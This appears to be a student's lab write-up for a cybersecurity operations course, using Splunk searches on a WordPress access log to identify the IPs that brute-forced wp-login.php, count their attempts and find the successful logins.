Yamin Mousselli

CS 8803: Cybersecurity Operations


Splunk Log Analysis

Note:

Using Windows since Splunk is easier to install. Local Host is IPv4 is 127.0.0.1 (well-known) and IPv6 is ::1 (well-known). I found this information by 'ping localhost' and also C:\Windows\System32\drivers\etc\hosts. Every machine gets a standard IPv4 and IPv6 local host. A localhost doesn't change and all the communication resides on the machine.

Introduction:

On Windows, netstat -an allows you to view all ports on the local machine. netstat -anob allows you to see which ports each process is opening. The image below shows Splunk running on port 8000.



```
C:\WINDOWS\system32>netstat -anob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1412
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       9236
 [splunkd.exe]
  TCP    0.0.0.0:8089           0.0.0.0:0              LISTENING       9236
 [splunkd.exe]
  TCP    0.0.0.0:8191           0.0.0.0:0              LISTENING       18584
 [mongod.exe]
  TCP    0.0.0.0:28201          0.0.0.0:0              LISTENING       3168
 [CTskMstr.exe]
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       1072
 Can not obtain ownership information
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1800
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1588
  Schedule
 [svchost.exe]
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2612
 [spoolsv.exe]
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       1232
 [lsass.exe]
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       1224
 Can not obtain ownership information
  TCP    10.0.0.200:49677       65.52.108.226:443      TIME_WAIT       0
  TCP    10.0.0.200:50462       204.79.197.213:443     TIME_WAIT       0
  TCP    10.0.0.200:50463       40.117.100.83:443      TIME_WAIT       0
  TCP    10.0.0.200:50464       65.55.44.109:443       TIME_WAIT       0
  TCP    127.0.0.1:5354         0.0.0.0:0              LISTENING       3092
 [mDNSResponder.exe]
  TCP    127.0.0.1:5354         127.0.0.1:49668        ESTABLISHED     3092
 [mDNSResponder.exe]
  TCP    127.0.0.1:5354         127.0.0.1:49669        ESTABLISHED     3092
 [mDNSResponder.exe]
  TCP    127.0.0.1:8000         127.0.0.1:58379        ESTABLISHED     9236
```

Therefore, I can access Splunk through the address bar in my web browser by typing 'localhost:8000'. Port 8089 is probably the Splunk database.

GET requests get the webpage to render (images, header, etc...1 GET request per item so multiple GET requests need to occur for a webpage) and POST requests send data to the server (registering, logging in, etc). PUT requests are for uploading files to the server. Web servers don’t usually accept PUT requests because it’s a security hazard.


Also, for Wordpress login attempts, status code 200 is a failed login attempt and status code 302 is a successful redirect. This is true for all failed and successful attempts.

Question 1: Which IP(s) attempted to brute force the WordPress login?

&

Question 2: How many attempts did it/they make?

We’re searching for IP(s) that brute forced WordPress login. To do this, I filtered for 'file="wp-login.php" method = POST'. This let me see all POST requests that align with logins. However, there are 34,195 events for this query and that is not going to be of much help.




```
* host=yamin file="wp-login.php" method=POST
```

34,195 events (before 10/5/17 6:28:06.000 AM)

```
1/25/17 1:49:50.000 PM
180.245.177.91 - - [25/Jan/2017:13:49:50 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:13:49:50 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php

1/25/17 1:49:19.000 PM
41.107.244.138 - - [25/Jan/2017:13:49:19 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:13:49:19 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php

1/25/17 1:14:31.000 PM
159.253.106.88 - - [25/Jan/2017:13:14:31 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:13:14:31 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php

1/25/17 1:09:05.000 PM
2.29.136.228 - - [25/Jan/2017:13:09:05 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:13:09:05 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php

1/25/17 11:44:49.000 AM
179.52.47.168 - - [25/Jan/2017:11:44:49 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:11:44:49 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php

1/25/17 11:37:53.000 AM
105.158.103.153 - - [25/Jan/2017:11:37:53 -0500] "POST /wp-login.php HTTP/1.1" 200 3572 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1"
host = yamin | req_time = 25/Jan/2017:11:37:53 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-login.php | uri_path = /wp-login.php
```

We need to narrow the search so that it could be more useful. I piped for 'stats count by clientip' ('file="wp-login.php" method = POST | stats count by clientip) which gave me a list for all client IPs that sent POST requests to the WordPress server and how many POST requests each client IP had. I wasn't sure if all of them were relevant or not. We must remember that some people are logging in or trying to log in, and not trying to brute force the server or do anything malicious. Instead of going through every listing, we'll pipe the search again. The image below shows the list of client IPs from the above query.




```
* host=yamin file="wp-login.php" method=POST | stats count by clientip
```

34,195 events (before 10/5/17 6:29:53.000 AM)

Events (34,195) | Patterns | Statistics (1,027) | Visualization

clientip	count
1.10.218.153	1
1.186.78.27	1
1.22.121.75	1
1.227.27.148	1
1.9.26.62	1
101.50.69.67	1
103.14.250.17	1
103.16.30.144	1
103.203.95.5	1
103.225.137.138	1
103.232.208.206	1
103.233.94.29	1
103.252.200.51	1
103.252.202.66	1
103.5.134.3	1
103.60.137.141	1
104.14.49.51	1
104.143.76.37	1

I piped the previous search by adding sort -count ('file="wp-login.php" method = POST | stats count | sort -count). This lets me see the frequency of POST requests by each client IP sorted in descending order. The images below show you which client IPs brute forced the WordPress login and the number of attempts each client ip made.




```
* host=yamin file="wp-login.php" method=POST | stats count by clientip | sort -count
```

34,195 events (before 10/5/17 6:30:36.000 AM)


Events (34,195) | Patterns | Statistics (1,027) | Visualization

clientip	count
199.168.99.18	5303
91.200.12.81	3613
91.200.12.114	3265
195.154.252.100	2928
91.200.12.93	2928
195.154.237.74	2924
142.54.189.162	1768
160.202.163.124	1464
195.154.253.152	1464
62.210.146.49	1464
91.200.12.115	1464
91.200.12.132	1464
91.200.12.29	1464
195.154.255.66	1460
35.156.201.2	32
109.247.131.218	29
178.255.168.22	12
83.59.150.150	9




localhost:8000/en-US/app/search/search?q=search%20*%20host%3Dyamin%20file%3D"wp-login.php"%20method%3DPOST%20%7C%20stats%20count%20b...

clientip	count
83.59.150.150	9
188.252.198.32	7
217.88.255.192	7
185.129.62.63	6
217.88.253.107	6
77.120.155.207	6
84.82.119.69	6
49.228.121.47	5
78.214.170.51	5
87.58.220.55	5
194.237.193.100	4
80.146.52.25	4
84.52.110.45	4
109.99.29.50	3
118.193.207.22	3
178.19.233.44	3
178.255.168.42	3
2.105.209.196	3
31.131.69.150	3
31.148.241.218	3
62.69.130.26	3
79.246.103.79	3
105.107.75.163	2



localhost:8000/en-US/app/search/search?q=search%20*%20host%3Dyamin%20file%3D"wp-login.php"%20method%3DPOST%20%7C%20stats%20count%20b...

clientip	count
106.185.39.96	2
108.207.29.202	2
109.0.196.23	2
109.99.29.126	2
112.196.159.51	2
113.53.125.126	2
117.136.88.212	2
119.155.11.154	2
119.157.46.170	2
124.109.61.37	2
174.105.216.230	2
177.182.222.145	2
177.224.88.213	2
178.119.123.152	2
178.150.242.188	2
179.110.150.182	2
180.252.160.118	2
185.30.83.96	2
185.49.168.119	2
185.49.169.2	2
196.209.225.199	2
2.123.236.141	2
202.154.24.34	2




localhost:8000/en-US/app/search/search?q=search%20*%20host%3Dyamin%20file%3D"wp-login.php"%20method%3DPOST%20%7C%20stats%20count%20b...

clientip	count
78.93.119.29	2
79.0.196.170	2
79.25.224.136	2
80.11.250.239	2
80.14.168.181	2
81.82.223.109	2
82.243.34.65	2
82.49.91.243	2
84.108.18.171	2
84.111.81.69	2
86.3.115.41	2
86.98.20.252	2
87.138.193.193	2
87.18.87.6	2
87.5.49.17	2
87.89.6.86	2
89.143.174.34	2
89.238.176.132	2
93.35.188.109	2
93.50.133.155	2
1.10.218.153	1

© 2005-2017 Splunk Inc. All rights reserved.

Questions 3 – 8:

If I filter for ‘file="wp-login.php" method = POST status = 302| stats count by clientip’ then I get 11 distinct client IPs with successful logins because I also filtered for status code = 302. The image below reflects this.



localhost:8000/en-US/app/search/search?q=search%20*%20host%3Dyamin%20file%3D"wp-login.php"%20method%20%3D%20POST%20status%20%3D%203...

```
* host=yamin file="wp-login.php" method = POST status = 302| stats count by clientip
```


✓ 19 events (before 10/5/17 6:12:01.000 PM) No Event Sampling

Events (19) Patterns Statistics (11) Visualization

clientip	count
106.185.39.96	2
106.186.23.223	1
106.186.25.88	1
106.187.103.83	1
117.136.88.212	2
118.193.207.22	3
142.54.189.162	2
199.168.99.18	3
211.72.118.101	2
223.74.190.146	1
76.240.24.79	1

© 2005-2017 Splunk Inc. All rights reserved.

Additionally, there are 19 successful login attempts. I found this by filtering for ‘file="wp-login.php" method = POST status = 302’. The image below reflects this.



```
* host=yamin file="wp-login.php" method = POST status = 302
```

✓ 19 events (before 10/5/17 6:17:19.000 PM)   No Event Sampling

Events (19) | Patterns | Statistics | Visualization

Selected Fields: host 1, req_time 16, source 1, sourcetype 1, uri 1, uri_path 1

